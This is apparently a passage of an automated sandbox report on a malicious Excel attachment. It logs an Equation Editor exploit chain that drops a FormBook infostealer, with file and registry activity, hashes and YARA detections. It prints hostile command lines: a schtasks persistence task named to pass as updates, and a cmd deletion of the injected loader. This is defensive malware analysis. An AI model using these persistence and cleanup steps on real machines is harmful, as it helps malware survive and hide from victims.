C:\Users\user\Desktop\~$Order_00009.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14001F526	WriteFile
C:\Users\user\Desktop\~$Order_00009.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14001F591	WriteFile
C:\Users\user\Desktop\~$Order_00009.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	14001F526	WriteFile
C:\Users\user\Desktop\~$Order_00009.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	14001F591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	)27	binary	29 32 37 00 CC 08 00 00 02 00 00 00 00 00 00 00 46 00 00 00 01 00 00 00 22 00 00 00 18 00 00 00 6F 00 72 00 64 00 65 00 72 00 5F 00 30 00 30 00 30 00 30 00 39 00 2E 00 78 00 6C 00 73 00 78 00 00 00 6F 00 72 00 64 00 65 00 72 00 5F 00 30 00 30 00 30 00 30 00 39 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 1692 Parent PID: 584

General

Start time:	17:24:13
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2300 Parent PID: 1692

General

Start time:	17:24:16
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x190000

File size:	582656 bytes
MD5 hash:	92FF500A693078263908C83B4B290481
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.2184708337.00000000031F9000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.2184708337.00000000031F9000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.2184708337.00000000031F9000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	6D29F4A8	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp85C4.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6D297C90	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp85C4.tmp	success or wait	1	6D297D79	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	unknown	582656	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 6a e9 6c 8c 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 ba 08 00 00 28 00 00 00 00 00 00 96 d8 08 00 00 20 00 00 00 e0 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 40 09 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ....................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...j.l.......... ....0......(........... ....@.. ....@ ....@................	success or wait	1	6D29B2B3	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp85C4.tmp	unknown	1625	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">..<RegistrationInfo>..<Date>2014-10-25T14:27:44.8929027</Date>..<Author>user-PC\user</Author>..</RegistrationInfo>..	success or wait	1	6D29B2B3	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E297995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E297995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E1ADE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E29A1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E1ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E1ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E1ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E1ADE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E1ADE2C	ReadFile
C:\Users\Public\vbc.exe	unknown	582656	success or wait	1	6D29B2B3	ReadFile

Analysis Process: schtasks.exe PID: 2800 Parent PID: 2300

General

Start time:	17:24:19
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\JcEEHoQdnETCO' /XML 'C:\Users\user\AppData\Local\Temp\tmp85C4.tmp'
Imagebase:	0x420000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp85C4.tmp	unknown	2	success or wait	1	428F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp85C4.tmp	unknown	1626	success or wait	1	42900C	ReadFile

Analysis Process: vbc.exe PID: 2824 Parent PID: 2300

General

Start time:	17:24:21
Start date:	13/01/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xf30000
File size:	2688144 bytes
MD5 hash:	A8CCD298F718423D35CFD925063F082D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2237842209.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2237842209.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2237842209.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2237768631.00000000002D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2237768631.00000000002D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2237768631.00000000002D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2237582542.00000000000F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2237582542.00000000000F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2237582542.00000000000F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	4182B7	NtReadFile

Analysis Process: explorer.exe PID: 1388 Parent PID: 2824

General

Start time:	17:24:26
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wlanext.exe PID: 3020 Parent PID: 2824

General

Start time:	17:24:50
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\wlanext.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wlanext.exe
Imagebase:	0x9c0000
File size:	77312 bytes
MD5 hash:	6F44F5C0BC6B210FE5F5A1C8D899AD0A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2379911994.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2379911994.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2379911994.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2380116229.0000000000330000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2380116229.0000000000330000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2380116229.0000000000330000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2380046748.00000000001E0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2380046748.00000000001E0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2380046748.00000000001E0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	982B7	NtReadFile

Analysis Process: cmd.exe PID: 3052 Parent PID: 3020

General

Start time:	17:24:52
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe'
Imagebase:	0x4aa00000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\vbc.exe	success or wait	1	4AA0A7BD	DeleteFileW

Disassembly

Code Analysis